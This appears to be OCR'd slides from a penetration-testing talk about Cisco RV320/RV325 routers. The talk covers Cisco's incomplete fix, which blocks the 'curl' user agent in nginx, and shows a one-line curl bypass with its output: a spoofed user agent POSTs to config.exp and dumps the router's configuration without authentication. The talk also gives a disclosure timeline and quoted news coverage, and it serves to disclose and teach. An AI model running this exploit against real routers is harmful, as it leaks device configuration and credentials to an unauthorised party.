
By Ionut Ilascu January 27, 2019 10:35 AM 0




POPULAR STORIES

How to Download a Windows 10 ISO By Impersonating Other Devices

Bleepingcomputer, 27.01.2019: "Hackers Targeting Cisco RV320/RV325 Routers Using New Exploits"



Github Repository "CiscoRV320Dump" of David Davidson (@0x27)


Firmware Upgrade...
v1.4.2.17 → v1.4.2.20

Solutions

Solutions

(☑) Don't expose the web interface to the internet

Solutions

(☑) Don't expose the web interface to the internet

☐ ~~Require authorisation for the configuration export~~

Solutions

(☑) Don't expose the web interface to the internet

~~☐ Require authorisation for the configuration export~~

~~☐ Sanitize inputs to the certificate generator*~~

Solutions

(☑) Don't expose the web interface to the internet


~~☐ Require authorisation for the configuration export~~

~~☐ Sanitize inputs to the certificate generator*~~

☑ Block curl

```
  # Excerpt from web server configuration file /etc/nginx.conf

  location / {
      root   html;
      index  index.html index.htm;

+     if ($http_user_agent ~* "curl") {
+        return 403;
+     }

      [...]
  }
```

```
  # Excerpt from web server configuration file /etc/nginx.conf

  location / {
      root   html;
      index  index.html index.htm;

+     if ($http_user_agent ~* "curl") {
+        return 403;
+     }

      [...]
  }
```



Original Exploit

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
<html>
    <head><title>403 Forbidden</title></head>
    <body bgcolor="white">
        <center><h1>403 Forbidden</h1></center>
        <hr>
        <center>nginx/1.10.1</center>
    </body>
</html>
```

Original Exploit

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
<html>
    <head><title>403 Forbidden</title></head>
    <body bgcolor="white">
        <center><h1>403 Forbidden</h1></center>
        <hr>
        <center>nginx/1.10.1</center>
    </body>
</html>
```


New Exploit

```
$ curl --insecure --user-agent kurl \
    -X POST --data 'submitbkconfig=0' \
    https://192.168.10.1/cgi-bin/config.exp
####sysconfig####
[VERSION]
VERSION=73
MODEL=RV320
[...]
```

Timeline (Part 2)

22.01.2019 Cisco releases "patch"

Timeline (Part 2)



Timeline (Part 2)

22.01.2019 Cisco releases "patch"

07.02.2019 Incomplete mitigation identified

08.02.2019 Cisco notified, deadline: 27.03.2019

Timeline (Part 2)


22.01.2019 Cisco releases "patch"

07.02.2019 Incomplete mitigation identified

08.02.2019 Cisco notified, deadline: 27.03.2019

25.03.2019 Cisco requests postponed disclosure

Timeline (Part 2)



Timeline (Part 2)

Timeline (Part 2)

Timeline (Part 2)

https://www.redteam-pentesting.de/advisories/rt-sa-2018-003

BLEEPINGCOMPUTER


Search Site LOGIN SIGN UP

NEWS DOWNLOADS VIRUS REMOVAL GUIDES TUTORIALS DEALS FORUMS MORE

Home > News > Security > Cisco Botches Fix for RV320, RV325 Routers, Just Blocks 'curl' User Agent


Cisco Botches Fix for RV320, RV325 Routers, Just Blocks 'curl' User Agent

By Ionut Ilascu March 28, 2019 11:57 AM 0



POPULAR STORIES

How to Download a Windows 10 ISO By Impersonating Other Devices



Bleepingcomputer, 28.03.2019: "Cisco Botches Fix for RV320, RV325 Routers, Just Blocks 'curl' User Agent"

Einsatz. Nutzen Angreifer die Lücken erfolgreich aus, könnten sie die komplette Kontrolle über Geräte erlangen. Sicherheitsupdates schaffen Abhilfe.

In seinem Sicherheitscenter hat Cisco den Großteil der Schwachstellen mit dem Bedrohungsgrad "hoch" eingestuft. In vielen Fällen sollen Attacken über das Internet möglich sein. Da Angreifer in vielen authentifiziert sein müssen, wurde keine kritische Einschätzung vergeben.

Neben der Ausführung von Schadcode sind auch DoS-Angriffe vorstellbar. Darüber können Angreifer Geräte quasi ausknipsen. Zudem könnten Angreifer sich höhere Nutzerrechte aneignen. Neben den IOS-Lücken warnt Cisco auch vor Schwachstellen in den Small Business Routern RV320 und RV325.

Seltsamer "Patch"

In einem ersten Anlauf hat Cisco diese Lücken damit "gepatcht", dass sie einfach pauschal den HTTP-User-Agent "curl" auf eine Blacklist gesetzte haben – das zeugt nicht gerade von Kompetenz. Nun hat der Netzwerkausrüster einen neues Update (1.4.2.21) angekündigt, das aber erst Mitte April erscheinen soll.

Die Liste der Fixes nach Bedrohungsgrad absteigend sortiert:

- IOS XE Software Command Injection
- IOS XE Software Privilege Escalation
- IOS XE Software Arbitrary File Upload

Heise Security, 28.03.2019: "Updates: Cisco sichert sein Router- und Switch-System IOS ab"

Tweet by @Tophness, 29.03.2019

Pentest = legal, controlled **attack**

versatile and creative process

Pentests **improve security** of software and hardware

https://www.redteam-pentesting.de/jobs
jobs@redteam-pentesting.de

@RedTeamPT

Appendix: Tools

- Nmap (https://nmap.org/)
- OWASP Zed Attack Proxy (ZAP) (https://www.zaproxy.org/)
- Binwalk (https://github.com/ReFirmLabs/binwalk)
- FirmwareModKit (https://github.com/rampageX/firmware-mod-kit/wiki)
- Ghidra (https://ghidra-sre.org/)
- Metasploit Framework (https://www.metasploit.com/)
- Curl